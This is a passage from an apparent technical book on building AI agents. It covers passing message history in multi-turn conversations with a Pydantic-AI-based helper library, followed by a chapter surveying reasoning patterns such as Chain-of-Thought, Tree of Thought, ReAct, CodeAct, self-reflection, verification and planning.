    {"role": "user", "content": user_prompt}
]
```

This message structure is then sent to whichever model provider you've configured (OpenAI, Anthropic, AWS Bedrock, etc.). All major LLM APIs support this system/user message distinction, making it a portable pattern across providers.

Key Takeaways

System prompts define agent behavior and persist across multiple interactions. User prompts provide the specific content to process. Separating them creates more maintainable, reusable, and scalable agent systems.

For simple one-off tasks, combining everything in a single prompt works fine. For production systems and reusable agents, separating system and user prompts is the better architectural choice.

This separation becomes even more important as we introduce tools, memory, and multi-agent orchestration in later chapters. The system prompt defines what an agent is and what it can do. The user prompt specifies what it should do right now.

Hands-On: Multi-Turn Conversations

Language models are stateless. Each time you send a prompt, the model processes only that input and has no memory of previous interactions. To create coherent conversations that span multiple turns, you must explicitly provide the conversation history with each new request.

This hands-on explores message history using `example_multi_turn.ipynb`, building on the translation examples from the previous section.

The Problem: Context Loss

Consider this two-turn interaction:

```
Turn 1 - User: "Translate to French: I like coffee."
Turn 1 - Agent: "J'aime le café."

Turn 2 - User: "How do you like it?"
```

If you send the second prompt without any context, the agent has no idea what "it" refers to. The conversation breaks down because the model doesn't remember discussing coffee or translation.

The Solution: Message History

The `run_agent` function accepts a `message_history` parameter containing previous messages from the conversation. When you include this history, the model can interpret new prompts in the proper context.

```
agent_run, nodes = await run_agent(
    agent,
    prompt,
```

```
    message_history=previous_messages
)
```

The helper function `nodes_to_message_history` extracts the conversation history from the nodes returned by a previous agent run.

Example: Translation Follow-Up

Let's examine `example_multi_turn.ipynb`, which demonstrates a simple two-turn conversation.

Setup

```python
from agentic_patterns.core.agents import get_agent, run_agent
from agentic_patterns.core.agents.utils import nodes_to_message_history

agent = get_agent()
```

We create a basic agent without a system prompt, similar to `example_translate_basic.ipynb`.

Turn 1: Translation Request

```python
prompt_1 = "Translate to French: I like coffee."

agent_run_1, nodes_1 = await run_agent(agent, prompt_1)

print(agent_run_1.result.output)
# Output: J'aime le café.
```

The agent translates the sentence to French. The conversation now contains two messages: the user's request and the agent's response.

Turn 2: Follow-Up Question With History

```python
# Extract message history from Turn 1
message_history = nodes_to_message_history(nodes_1)

prompt_2 = "How do you like it?"

agent_run_2, nodes_2 = await run_agent(agent, prompt_2, message_history=message_history)

print(agent_run_2.result.output)
# Output: With milk and sugar. / Black. / etc.
```

The agent understands that "it" refers to coffee because we provided the message history. The model sees the complete conversation:

```
Message 1 (user): "Translate to French: I like coffee."
Message 2 (assistant): "J'aime le café."
Message 3 (user): "How do you like it?"
```

With this context, the agent can respond appropriately about coffee preferences.

Turn 2: Without History To demonstrate the importance of message history, the notebook shows what happens when you omit it:

```python
# Run the same prompt WITHOUT message history
agent_run_no_history, _ = await run_agent(agent, prompt_2)
```

```
print("Without context:", agent_run_no_history.result.output)
# Output might be: "How do I like what? Can you provide more context?"
```

Without history, the agent cannot resolve the pronoun “it” and cannot provide a meaningful response.

Extracting Message History

The `nodes_to_message_history` utility converts agent run nodes into the message format required by `run_agent`:

```
final_message_history = nodes_to_message_history(nodes_2)

print(f"Total messages: {len(final_message_history)}")

for i, msg in enumerate(final_message_history, 1):
    print(f"Message {i}:")
    print(msg)
```

This shows the complete conversation structure. Each message contains: - `role`: The sender (user or assistant) - `content`: The message text - `parts`: Message components (text, tool calls, tool returns)

How It Works Internally

When you call `run_agent` with `message_history`, the framework sends the complete conversation to the LLM:

```
# Simplified representation of what gets sent
messages = [
    {"role": "user", "content": "Translate to French: I like coffee."},
    {"role": "assistant", "content": "J'aime le café."},
    {"role": "user", "content": "How do you like it?"}
]
```

The model processes all messages together to generate a contextually appropriate response. Each subsequent turn includes the growing conversation history.

Message History vs System Prompts

Message history and system prompts serve different purposes:

System prompts define persistent behavior across the entire conversation. They establish the agent’s role, instructions, or personality. System prompts appear at the beginning of the message sequence and remain constant.

Message history contains the actual back-and-forth exchange between user and agent. It grows with each turn as new messages are added.

In `example_translate_system_prompt.ipynb`, we used a system prompt:

```
system_prompt = f"Translate into {language}"
agent = get_agent(system_prompt=system_prompt)
```

You can combine system prompts with message history. The system prompt sets the context, and message history tracks the conversation:

```
# System prompt + message history
messages = [
    {"role": "system", "content": "Translate into French"},
    {"role": "user", "content": "I like coffee."},
    {"role": "assistant", "content": "J'aime le café."},
```

```
    {"role": "user", "content": "How do you like it?"}
]
```

Production Considerations

When building production systems with multi-turn conversations, consider these factors:

Token limits: LLMs have maximum context windows (e.g., 128K tokens). Very long conversations may exceed this limit, requiring you to truncate or summarize older messages.

Cost: You pay for every token sent, including message history. Each turn resends the entire conversation, so costs grow with conversation length.

Storage: For conversations that persist across sessions (like a chatbot that resumes later), store message history in a database.

Context boundaries: In multi-user systems, ensure you don't accidentally mix message histories between different conversations.

Error handling: If an agent run fails, decide whether to include the failed turn in the history or retry without it.

The nodes_to_message_history Utility

Agent runs return "nodes" representing each execution step. These nodes include requests, responses, tool calls, and tool results. The `nodes_to_message_history` function extracts only the messages needed for conversation history:

```python
def nodes_to_message_history(nodes: list, remove_last_call_tool: bool = True) -> Sequence[ModelMessage]
    """Convert a list of nodes to message history."""
    messages = []
    for n in nodes:
        if hasattr(n, "request"):
            messages.append(n.request)
        elif hasattr(n, "response"):
            messages.append(n.response)
        elif hasattr(n, "model_response"):
            messages.append(n.model_response)

    # Optionally remove the last CallToolsNode if present
    if remove_last_call_tool and len(messages) >= 2 and has_tool_calls(messages[-1]):
        messages = messages[:-1]

    return messages
```

This abstraction shields you from Pydantic-AI's internal node structure, letting you work with conversations at a higher level.

Key Patterns

When implementing multi-turn conversations:

Extract history after each turn: Call `nodes_to_message_history` immediately after each `run_agent` to capture the updated conversation state.

Pass complete history: Always pass the full history from the previous turn. Don't try to cherry-pick individual messages.

Chain turns properly: Each turn should use the history from the immediately preceding turn to maintain continuity.

```
# Pattern for chaining turns
agent_run_1, nodes_1 = await run_agent(agent, prompt_1)
history_1 = nodes_to_message_history(nodes_1)

agent_run_2, nodes_2 = await run_agent(agent, prompt_2, message_history=history_1)
history_2 = nodes_to_message_history(nodes_2)

agent_run_3, nodes_3 = await run_agent(agent, prompt_3, message_history=history_2)
```

Why This Matters

Multi-turn conversations are foundational for advanced agentic patterns:

Tool use across turns: An agent might call a tool in one turn, then reference the tool result in a subsequent turn while explaining its reasoning.

Clarification and refinement: The agent can ask clarifying questions and incorporate the user's answers into its next response.

Memory and context: The agent can reference information from earlier in the conversation without requiring the user to repeat themselves.

Planning and execution: Complex tasks can be broken across multiple turns, with the agent maintaining context about the overall goal while working on individual steps.

These capabilities depend on maintaining conversation history across multiple interactions.

Key Takeaways

Language models don't inherently remember previous turns. Multi-turn conversations require explicitly passing message history with each new prompt. Use `nodes_to_message_history` to extract conversation history from agent run results. Pass this history to the `message_history` parameter in subsequent `run_agent` calls.

Without message history, each turn is isolated and the agent lacks context. With message history, agents can understand references to previous exchanges, maintain coherent conversations across multiple turns, and build on information gathered in earlier interactions.

This capability is essential for building useful agentic systems and serves as the foundation for more sophisticated patterns we'll explore in later chapters.

References

1. Richard Bellman. *Dynamic Programming*. Princeton University Press, 1957.
2. Richard S. Sutton, Andrew G. Barto. *Reinforcement Learning: An Introduction*. MIT Press, 2018.
3. Stuart Russell, Peter Norvig. *Artificial Intelligence: A Modern Approach*. Pearson, 2020.
4. Michael Wooldridge, Nicholas R. Jennings. *Intelligent Agents: Theory and Practice*. The Knowledge Engineering Review, 1995.
5. C. E. Shannon. *A Mathematical Theory of Communication*. Bell System Technical Journal, 1948. https://www.essrl.wustl.edu/~jao/itrg/shannon.pdf
6. David L. Parnas. *On the Criteria To Be Used in Decomposing Systems into Modules*. Communications of the ACM, 1972. https://dl.acm.org/doi/10.1145/361598.361623
7. Yoshua Bengio, Rejean Ducharme, Pascal Vincent, Christian Jauvin. *A Neural Probabilistic Language Model*. JMLR, 2003. https://www.jmlr.org/papers/volume3/bengio03a/bengio03a.pdf
8. Richard S. Sutton. *The Bitter Lesson*. Incomplete Ideas, 2019. https://www.incompleteideas.net/IncIdeas/BitterLesson
9. Ari Holtzman et al. *The Curious Case of Neural Text Degeneration*. ICLR, 2020. https://arxiv.org/abs/1904.09751
10. Ehud Karpas et al. *MRKL Systems: A modular, neuro-symbolic architecture that combines large language models, external knowledge sources and discrete reasoning*. arXiv, 2022. https://arxiv.org/abs/2205.00445

11. Shunyu Yao et al. *ReAct: Synergizing Reasoning and Acting in Language Models*. ICLR, 2023.
12. Timo Schick et al. *Toolformer: Language Models Can Teach Themselves to Use Tools*. NeurIPS, 2023. https://arxiv.org/abs/2302.04761
13. Anthropic. *Building effective agents*. Anthropic Engineering, 2024. https://www.anthropic.com/research/building-effective-agents
14. Anthropic. *Writing effective tools for agents - with agents*. Anthropic Engineering, 2025. https://www.anthropic.com/engineering/writing-tools-for-agents
15. Martin Fowler. *Microservices*. martinfowler.com. https://martinfowler.com/articles/microservices.html
16. Model Context Protocol Contributors. *Model Context Protocol Specification*. 2025. https://modelcontextprotocol.io/
17. A2A Protocol Contributors. *Agent2Agent (A2A) Protocol Specification*. 2025. https://a2a-protocol.org/latest/specification/
18. AgentSkills Contributors. *Agent Skills Specification*. 2024. https://agentskills.io/specification
19. OpenAI. *Function calling*. OpenAI Platform Documentation. https://platform.openai.com/docs/guides/function-calling
20. OpenAI Cookbook. *Reproducible outputs with the seed parameter*. 2023. https://cookbook.openai.com/examples/reproc
21. Pydantic AI Documentation. https://ai.pydantic.dev/
22. Pydantic AI Documentation. *Output*. https://ai.pydantic.dev/output/
23. Pydantic AI Documentation. *Function Tools*. https://ai.pydantic.dev/tools/
24. Pydantic AI Documentation. *Graphs*. https://ai.pydantic.dev/graph/
25. Pydantic AI Documentation. *Model Settings*. https://ai.pydantic.dev/api/settings/
26. Pydantic Evals Documentation. *Evaluators*. https://ai.pydantic.dev/evals/
27. Pydantic Evals Documentation. *LLM Judge*. https://ai.pydantic.dev/evals/evaluators/llm-judge/
28. Pydantic Evals Documentation. *Retry Strategies*. https://ai.pydantic.dev/evals/how-to/retry-strategies/

Chapter: Core Agentic Patterns

Introduction

The previous chapter defined what agentic systems are, how they differ from traditional software, and the modularity and design principles that govern their construction. This chapter introduces the reasoning patterns that power those systems – the foundational techniques that recur across modern agentic designs. These patterns describe how language models structure reasoning, manage complexity, evaluate intermediate results, and interact with their environment. Although they are often presented as distinct techniques, they form a coherent progression from simple prompt-based behavior to structured, iterative, and self-correcting agency.

At the base of this progression are **zero-shot and few-shot reasoning**. These approaches rely entirely on prompting, using instructions and examples to guide behavior without altering the model itself. They demonstrate a central idea of agentic design: reasoning can be shaped at the interface level, and sophisticated behavior can emerge from careful framing alone.

Chain-of-Thought (CoT) builds on this foundation by making intermediate reasoning steps explicit. Instead of producing only an answer, the model generates a sequence of thoughts that lead to it. This explicit representation improves performance on multi-step problems and transforms reasoning into an object that can be inspected, guided, or reused. In practice, Chain-of-Thought often gives rise to implicit **planning and decomposition**, as complex problems are broken into smaller steps or subgoals within the reasoning trace.

For tasks that benefit from exploring alternatives rather than following a single linear path, **Tree of Thought** extends Chain-of-Thought into a search process. Multiple reasoning branches are generated, evaluated, and selectively expanded, introducing explicit comparison and pruning. This pattern connects language-model reasoning to classical ideas from planning and search, while remaining fully expressed in natural language.

Reasoning becomes agentic when it is coupled with action. **ReAct** (Reason + Act) interleaves internal reasoning with external actions such as tool calls or environment interactions. Each action produces observations that feed back into subsequent reasoning, creating a closed loop between thought and world. This pattern shifts reasoning from a static, prompt-bounded process to an ongoing interaction with an external state. **CodeAct** takes this further by making code execution the primary action modality: the agent writes and runs programs, using their results to drive iterative refinement.

As reasoning chains grow longer and more complex, the risk of compounding errors increases. **Self-reflection** addresses this by enabling the model to revisit and revise its own outputs, whether they are answers, plans, or action sequences. Closely related is the pattern of **verification and critique**, where outputs are explicitly evaluated against correctness criteria, constraints, or goals. While reflection emphasizes self-improvement, verification emphasizes judgment; together, they provide the basis for robustness and reliability.

Finally, **human-in-the-loop** addresses the reality that not all decisions should be autonomous. Structured checkpoints allow an agent to pause execution and request human input or authorization before proceeding, providing a controlled boundary between autonomy and oversight.

Taken together, these patterns are not isolated techniques but composable building blocks. Zero-shot and few-shot prompting establish the baseline, Chain-of-Thought makes reasoning explicit, planning and decomposition structure longer horizons, Tree of Thought introduces search, ReAct and CodeAct ground reasoning in action, reflection and verification provide corrective feedback, and human-in-the-loop sets boundaries on autonomy. The remainder of this chapter examines each pattern in detail, tracing its origins and showing how it is used in practical agentic systems.

Historical Perspectives

The Foundations chapter established that modern agentic systems preserve the recursive decide-act structure formalized by Bellman and classical reinforcement learning, replacing explicit value functions with language models that approximate policies through natural language reasoning. This chapter traces how the specific

reasoning patterns that make that approximation practical – prompting, chain-of-thought, search, reflection, and verification – converged over a remarkably short period, roughly 2020 to 2023, as large pre-trained models revealed capabilities that decades of earlier research had pursued through very different means. Understanding this convergence clarifies why the patterns take the forms they do and why they appeared in the order they did.

The groundwork was laid by transfer learning and representation learning in the late 2000s and 2010s. Research in computer vision and natural language processing demonstrated that models trained on large, general datasets could transfer useful representations to downstream tasks, including categories never seen during training. In NLP, distributed word representations showed that semantic structure learned from large corpora could generalize beyond explicit supervision. These results established a principle that would later prove central to agentic reasoning: general-purpose representations, trained at scale, can substitute for task-specific engineering.

The decisive shift came with large pre-trained language models. GPT-2 (2019) and especially GPT-3 (2020) demonstrated *in-context learning*: models could infer a task from examples and instructions embedded in the prompt, without any parameter updates. The GPT-3 paper formalized zero-shot, one-shot, and few-shot prompting, reframing few-shot learning from a training paradigm into a prompting paradigm. This reframing had immediate consequences for agent design. If behavior could be shaped at inference time through careful prompt construction, then flexible, task-adaptive agents no longer required retraining or hand-coded rules. Meta-learning research later connected these behaviors to implicit task induction and probabilistic sequence modeling, suggesting that models infer latent task descriptions from prompts and condition their generation accordingly.

Once in-context learning was established, the next question was whether models could reason, not merely pattern-match. The answer came in 2022 with Chain-of-Thought prompting. Researchers observed that large models often failed at multi-step reasoning despite strong surface-level performance, but could be induced to succeed by generating intermediate reasoning steps. The key insight, rooted in long-standing ideas from cognitive science and educational psychology about the value of "showing your work," was that externalizing intermediate steps transformed models from black-box answer generators into systems producing inspectable reasoning traces. Chain-of-Thought was the watershed moment for agentic reasoning: it proved that the *structure* of model output, not just its content, could be engineered to improve capability.

From Chain-of-Thought, several lines of development radiated outward almost simultaneously. One direction addressed the limitation that linear reasoning commits to a single trajectory. Drawing on classical AI techniques of tree search, planning, and heuristic evaluation, researchers in 2023 formalized Tree of Thought, which treats reasoning as a process of branching, scoring, and pruning alternative paths rather than following a single sequence. This reconnected language model reasoning with decades of work in combinatorial search and planning, from STRIPS and hierarchical task networks in the 1960s-70s to modern automated planning, while replacing formal world models with natural language state descriptions.

A second direction grounded reasoning in action. Chain-of-Thought improved decomposition and planning but remained "closed-book," forcing models to reason purely in-token and leaving them vulnerable to hallucination when external information was needed. Multiple threads converged on fixing this: WebGPT (late 2021) trained models to browse the web while collecting citations, MRKL systems (mid 2022) articulated modular neuro-symbolic architectures routing subproblems to specialized tools, and SayCan explored selecting feasible actions through affordance models. ReAct (October 2022) crystallized these threads into a general prompt format that interleaves reasoning traces with tool calls and observations, creating a closed loop between thought and environment. Shortly after, CodeAct (2023) pushed this further by making executable code the primary reasoning modality rather than natural language, connecting to earlier work on program synthesis and neural program induction.

A third direction turned reasoning inward. Cognitive science had long studied metacognition, the ability to monitor and correct one's own reasoning, and classical AI had implemented related ideas in planning systems with execution monitoring and belief revision. In the LLM context, researchers observed that models could improve their own outputs when prompted to critique or reconsider them. Papers such as *Self-Refine* and *Reflexion* formalized explicit generate-reflect-revise loops. Closely related, work on self-consistency and

verifier models separated generation from validation, echoing the classical AI distinction between search and verification and drawing additional impetus from alignment research on identifying harmful or incorrect outputs.

Running through all of these developments was a renewed emphasis on human oversight. The idea of keeping humans involved in automated decision-making dates back to supervisory control research in the 1960s and active learning in the 2000s, but it re-emerged as a practical necessity when autonomous LLM agents demonstrated both impressive capabilities and alarming failure modes: hallucinations, unsafe actions, and irreversible side effects from tool use. Human-in-the-loop patterns shifted from a theoretical preference to a core design principle for any agent operating in real-world, safety-critical, or compliance-sensitive environments.

By 2023, all of these patterns were available simultaneously, forming a toolkit that could be composed rather than applied in isolation. Zero-shot and few-shot prompting provide the adaptive baseline. Chain-of-Thought makes reasoning explicit and inspectable. Tree of Thought extends it into search. ReAct and CodeAct ground reasoning in action and execution. Self-reflection and verification provide corrective feedback. Planning connects to classical decomposition. Human-in-the-loop ensures safety at critical boundaries. What is remarkable about this convergence is its speed: techniques that individually drew on decades of research in cognitive science, planning, program synthesis, information retrieval, and control theory all became practical within a span of roughly three years, enabled by the same underlying capability – large-scale pre-trained models that can follow structured instructions at inference time.

Zero-shot / Few-shot Reasoning

Zero-shot and few-shot reasoning describe a model's ability to perform a task from a natural language description alone, or with only a small number of examples, without any task-specific training or fine-tuning.

At its core, zero-shot reasoning relies on the model's ability to interpret instructions expressed in natural language and map them to previously learned patterns. The model does not receive any explicit examples of input–output pairs; instead, it must infer what is being asked from descriptive cues such as task definitions, constraints, and desired output formats. This makes zero-shot reasoning highly dependent on prompt clarity and on the breadth of knowledge encoded during pre-training.

Few-shot reasoning extends this idea by embedding a small number of demonstrations directly into the prompt. These demonstrations serve as implicit specifications of the task. Rather than being rules in a formal sense, they act as contextual anchors that reduce ambiguity. The model infers a pattern from these examples and continues it when presented with a new input. Importantly, the model parameters remain fixed; adaptation happens entirely through conditioning on the prompt.

In agentic systems, zero-shot and few-shot reasoning are foundational because they enable rapid task acquisition. An agent can be instructed to perform a novel operation, adopt a new output schema, or follow a new decision heuristic simply by modifying its prompt. Few-shot examples are often used to stabilize behavior, enforce consistency, or encode domain-specific conventions without retraining. This makes such patterns especially suitable for dynamic environments where tasks change frequently or cannot be fully specified in advance.

There are, however, clear limitations. Zero-shot prompts can be brittle when tasks are underspecified, and few-shot prompts can be sensitive to example ordering, phrasing, and length. As tasks grow more complex, these patterns are often combined with other reasoning structures—such as Chain-of-Thought or ReAct—to provide additional scaffolding. Nevertheless, zero-shot and few-shot reasoning remain the entry point for most agent behaviors, defining the minimal mechanism by which a model is instructed to act.

Chain-of-Thought (CoT)

Chain-of-Thought is a reasoning pattern in which a model explicitly decomposes a problem into a sequence of intermediate reasoning steps before producing a final answer.

At its core, Chain-of-Thought is about **externalizing intermediate reasoning**. Instead of asking a model to jump directly from a question to an answer, the prompt encourages or requires the model to articulate the steps that connect the two. These steps may include decomposing the problem, applying rules or heuristics, performing intermediate calculations, or evaluating partial conclusions.

In practice, the pattern works by conditioning the model to follow a reasoning trajectory. This can be achieved in several ways: by including exemplars that show step-by-step reasoning, by explicitly instructing the model to "think step by step," or by structuring the task so that intermediate outputs are required before the final response. Regardless of the mechanism, the effect is the same: the model allocates part of its generation capacity to reasoning, rather than compressing all inference into a single opaque prediction.

From an agentic systems perspective, Chain-of-Thought serves as a **foundational reasoning primitive**. It enables decomposition of complex tasks into manageable subproblems, supports inspection and debugging of model behavior, and provides a substrate for more advanced patterns such as self-reflection and tree-based exploration. CoT is especially valuable in tasks that require arithmetic, logical consistency, planning, or constraint satisfaction, where single-step answers are brittle or unreliable.

However, Chain-of-Thought also introduces trade-offs. Generating explicit reasoning increases token usage and latency, and the reasoning trace itself may contain errors even when the final answer is correct—or vice versa. As a result, CoT is best understood not as a guarantee of correctness, but as a tool that increases the *probability* of correct reasoning and improves transparency. Later agentic patterns often build on CoT while selectively summarizing, pruning, or validating reasoning steps to manage these costs.

Tree of Thought (ToT)

Tree of Thought is a reasoning pattern in which a model explicitly explores multiple alternative reasoning paths in a branching structure, evaluates intermediate states, and selectively expands the most promising ones toward a final solution.

At its core, Tree of Thought reframes reasoning as a search problem. Instead of asking the model to produce one coherent chain of reasoning from start to finish, the system asks it to generate multiple partial reasoning steps, each representing a possible "state" in the problem-solving process. These states are organized into a tree structure, where each node corresponds to an intermediate thought and edges represent possible next steps.

The process typically unfolds in iterative phases. First, the model generates a set of candidate thoughts from the current state. These thoughts are not final answers but partial solutions, hypotheses, or next-step ideas. Next, each candidate is evaluated. Evaluation can be performed by the model itself (for example, by scoring plausibility or progress), by heuristics defined by the system designer, or by an external verifier. Based on these evaluations, only the most promising branches are expanded further, while weaker ones are pruned.

This branching-and-pruning cycle continues until a stopping condition is met, such as reaching a solution state, exhausting a search budget, or determining that no branch is improving. The final answer is then derived from the best-performing path in the tree. Importantly, the tree does not need to be exhaustive; even shallow branching can significantly improve robustness by allowing recovery from early mistakes.

From an agentic systems perspective, Tree of Thought is especially valuable because it introduces explicit control over exploration and deliberation. The agent can trade off computation for solution quality by adjusting branching width, depth, or evaluation strictness. Compared to Chain-of-Thought, which is implicitly linear and opaque to external control, Tree of Thought exposes intermediate reasoning states as first-class objects that can be inspected, compared, and managed.

ReAct (Reason + Act)

ReAct is a prompting pattern where an LLM alternates *explicit reasoning steps* with *tool/environment actions*, using observations from those actions to steer the next reasoning step.

ReAct structures an agent's trajectory as a repeating loop:

1. **Thought (Reasoning trace):** the model writes a brief internal/explicit rationale describing what it knows, what it needs, and what it will do next.
2. **Action (Tool/environment step):** the model emits a structured action (e.g., `Search[...]`, `Lookup[...]`, `Click[...]`, `UseCalculator[...]`, `TakeStep[...]`) that is executed by the system.
3. **Observation:** the system returns the tool result (snippet, retrieved fact, environment state, error), which is appended to the context.
4. Repeat until a **Final** response is produced.

What distinguishes ReAct from simpler tool-augmented prompting is the *granularity* of this interaction. Reasoning and acting are interleaved at every step, rather than separated into large phases. This reduces hallucination by encouraging the model to seek external information when needed, improves robustness by enabling mid-course correction, and yields trajectories that are interpretable as step-by-step decision processes.

A typical ReAct prompt provides 1–2 exemplars of full trajectories in a consistent schema, then a new task. For example (conceptually):

- `Thought: ...`
- `Action: Search[...]`
- `Observation: ...`
- `Thought: ...`
- `Action: Lookup[...]`
- `Observation: ...`
- `Thought: ...`
- `Final: ...`

From a system-design perspective, ReAct also reinforces a clean separation of concerns. The language model is responsible for proposing reasoning and actions, while the surrounding runtime is responsible for enforcing action schemas, executing tools, handling failures, and maintaining state. This separation makes ReAct a natural foundation for more complex agentic systems and later patterns built on top of it.

CodeAct

CodeAct is a code-centric execution pattern in which an agent reasons primarily by iteratively writing, executing, and refining code, using program execution itself as the main feedback loop.

At its core, CodeAct treats code execution as the agent's primary action modality. Instead of planning entirely in natural language and then calling tools, the agent incrementally constructs small programs, runs them, inspects results, and revises its approach. Reasoning emerges from the interaction between generated code and observed execution outcomes.

A typical CodeAct loop has four conceptual phases:

1. **Intent formation**: the agent translates a goal into a concrete computational step.
2. **Code generation**: the agent emits a small, focused code fragment.
3. **Execution and observation**: the code is executed in a controlled environment and produces outputs, side effects, or errors.
4. **Reflection and refinement**: the agent incorporates the observed behavior into the next iteration.

This loop continues until the goal is satisfied or the agent determines it cannot proceed further. Importantly, the unit of work is intentionally small: short scripts, single commands, or incremental state changes. This keeps failures local and feedback immediate.

Conceptually, this can be sketched as:

```
while not goal_satisfied:
    step = agent.propose_code(context)
    result = execute(step)
    context = agent.observe_and_update(context, result)
```

The distinguishing feature is that *execution results are first-class signals*. Errors, stack traces, runtime values, and filesystem changes all become part of the agent's working context.

Execution environments and isolation Effective CodeAct systems rely on a well-defined execution substrate. Code must run in an environment that is both expressive enough to be useful and constrained enough to be safe. Production CodeAct systems illustrate several architectural consequences of this requirement.

Each agent session executes code inside a dedicated, isolated environment with its own filesystem and process space. This isolation allows the agent to experiment freely—creating files, starting processes, modifying state—without risking cross-session interference. From the agent's perspective, the environment behaves like a persistent workspace rather than a disposable tool call.

A common pattern is to fix a canonical working directory inside the execution environment and treat it as the agent's "world":

```
# inside the execution environment
with open("results.txt", "w") as f:
    f.write(str(computation_output))
```

The persistence of this workspace across executions is crucial. It allows CodeAct agents to build state incrementally, revisit previous artifacts, and recover transparently from execution failures by recreating the environment while preserving data.

Failure, feedback, and recovery Because CodeAct agents execute arbitrary code, failures are expected rather than exceptional. Syntax errors, runtime exceptions, timeouts, and resource exhaustion all serve as informative feedback. Robust systems therefore separate *failure detection* from *failure recovery*.

Execution is typically wrapped with pre-flight validation and post-execution checks:

```
status = check_environment()
if not status.ok:
    recreate_environment()

result = run_code(snippet, timeout=5)
```

If execution fails, the agent does not crash the session. Instead, the failure is surfaced as structured feedback that informs the next reasoning step. Automatic environment recreation, combined with persistent workspaces, ensures that recovery is transparent and does not erase progress.

This design aligns naturally with the CodeAct philosophy: errors are signals to reason over, not terminal conditions.

Concurrency and long-running behavior Unlike simple tool calls, CodeAct executions may involve long-running processes such as servers, simulations, or background jobs. Treating these as first-class entities requires explicit lifecycle management distinct from one-off commands.

A common pattern is to separate *commands* from *services*. Commands are synchronous and produce immediate feedback; services are started, monitored, and stopped explicitly. The agent reasons about service state by inspecting process health and logs rather than assuming success.

This distinction enables CodeAct agents to orchestrate complex computational setups while retaining control over resource usage and cleanup.

Security and control boundaries Placing code execution at the center of agent behavior raises obvious safety concerns. CodeAct systems therefore rely on layered defenses: execution time limits, resource quotas, non-privileged runtimes, and strict filesystem scoping. From a pattern perspective, the important point is that these controls are *environmental*, not prompt-based. The agent is allowed to generate powerful code precisely because the execution substrate enforces hard constraints.

This separation of concerns simplifies agent design. The model focuses on problem solving, while the execution layer guarantees containment.

Why CodeAct matters CodeAct represents a shift from "agents that occasionally run code" to "agents whose primary mode of thought is executable". This shift has practical consequences: more reliable iteration, clearer grounding in observable behavior, and a tighter feedback loop between intention and outcome. In practice, CodeAct often reduces prompt complexity, because correctness is enforced by execution rather than by exhaustive natural language reasoning.

As agents increasingly operate in technical domains—data engineering, infrastructure management, scientific computing—CodeAct provides a natural and scalable execution model.

Self-Reflection

Self-reflection is a reasoning pattern in which an agent explicitly inspects, critiques, and revises its own intermediate reasoning or outputs in order to improve correctness, robustness, or alignment with a goal.

At its core, self-reflection introduces a second-order reasoning step: the agent reasons not only about the task, but also about its own reasoning process or output. Unlike Chain-of-Thought, which focuses on making reasoning explicit, self-reflection adds evaluation and correction as first-class operations.

A typical self-reflection cycle unfolds in several stages. First, the agent produces an initial solution using its standard reasoning process. This solution is then treated as an object of analysis. The agent is prompted, either implicitly or explicitly, to identify flaws, inconsistencies, missing assumptions, or mismatches with the task requirements. Based on this critique, the agent generates a revised solution that incorporates the identified improvements. This cycle may run once or multiple times, depending on the system design.

What distinguishes self-reflection from simple re-prompting is that the critique is grounded in the agent's own prior output and often structured around explicit criteria, such as correctness, logical consistency, completeness, or adherence to constraints. In more advanced agentic systems, the reflective step can be guided by external signals, including unit tests, environment feedback, or memory of past failures, making reflection both contextual and cumulative.

In agent architectures, self-reflection often appears as a control-loop pattern layered on top of other reasoning strategies. For example, an agent may use Chain-of-Thought to generate a solution, Tree of Thought to explore alternatives, and then self-reflection to select or refine the best candidate. In long-running agents, reflections can be persisted as lessons or heuristics, allowing future behavior to improve without retraining the underlying model. This makes self-reflection a key mechanism for adaptivity and learning-like behavior in otherwise static models.

Verification / Critique

Verification / critique is the pattern in which a model explicitly evaluates, checks, and challenges its own outputs (or intermediate reasoning) to detect errors, inconsistencies, or unmet constraints before producing a final answer.

At its core, the verification / critique pattern introduces a deliberate *evaluation phase* into the agent's reasoning loop. Rather than treating the first generated answer as final, the agent subjects it to one or more checks that aim to answer a simple question: *Is this actually correct, complete, and acceptable under the given constraints?*

Conceptually, the pattern can be decomposed into three roles:

1. **Generation** – The agent produces an initial solution, plan, or explanation using its standard reasoning capabilities.
2. **Critique** – The agent (or a separate critic) inspects that output, looking for errors, missing steps, logical gaps, violated constraints, or misalignment with the task requirements.

3. **Revision or acceptance** – Based on the critique, the agent either revises the output or accepts it as sufficiently valid.

What distinguishes verification / critique from simple re-prompting is that the evaluation criteria are made explicit. The critique step may focus on factual correctness, internal logical consistency, adherence to instructions, safety constraints, or domain-specific rules. In agentic systems, this often appears as a loop: generate → critique → revise → critique again, until a stopping condition is met.

This pattern is especially powerful when combined with other core patterns. With Chain-of-Thought or Tree of Thought, critique can operate on intermediate reasoning paths, pruning flawed branches before they propagate. With planning and decomposition, critique can validate subplans independently, reducing cascading failures. In tool-using agents, verification may include external checks, such as re-running calculations, validating API responses, or cross-checking facts against trusted sources.

Importantly, verification / critique does not guarantee correctness; rather, it increases robustness by making error detection an explicit objective of the system. In practice, even lightweight critique prompts—such as asking the model to list potential mistakes in its own answer—can yield measurable improvements in accuracy and reliability.

Planning and Decomposition

Planning and decomposition is the pattern by which an agent transforms a high-level goal into an ordered or structured set of smaller, executable sub-tasks, often reasoning explicitly about dependencies, constraints, and intermediate states.

At its core, planning and decomposition separates *what* an agent wants to achieve from *how* it will achieve it. The agent first reasons at a higher level of abstraction, identifying major steps or milestones, and only then descends into finer-grained actions. This separation helps manage complexity, reduces cognitive load on the model, and creates opportunities for verification, re-planning, or delegation.

In practical agentic systems, the pattern usually unfolds in three conceptual phases. First, the agent interprets the goal and constructs a plan outline. This may be a linear sequence of steps, a tree of sub-goals, or a partial order with dependencies. Second, each step is decomposed into concrete actions that the agent can perform, such as calling tools, querying APIs, or generating artifacts. Third, the agent executes these actions, optionally revisiting the plan when new information or failures arise.

Unlike pure Chain-of-Thought reasoning, which often mixes planning and execution in a single stream, explicit planning and decomposition externalizes structure. The plan can be inspected, modified, validated, or handed off to another agent. This makes the pattern particularly suitable for longer-horizon tasks, multi-tool workflows, and collaborative or multi-agent settings.

Decomposition can be shallow or deep. Simple tasks may require only a short checklist, while complex objectives benefit from hierarchical decomposition, where sub-tasks are themselves planned and broken down recursively. In advanced agents, planning is not a one-shot activity but an ongoing loop: execution produces feedback, feedback triggers plan revision, and the agent adapts its decomposition accordingly. This connects planning tightly with other core patterns such as ReAct, self-reflection, and verification.

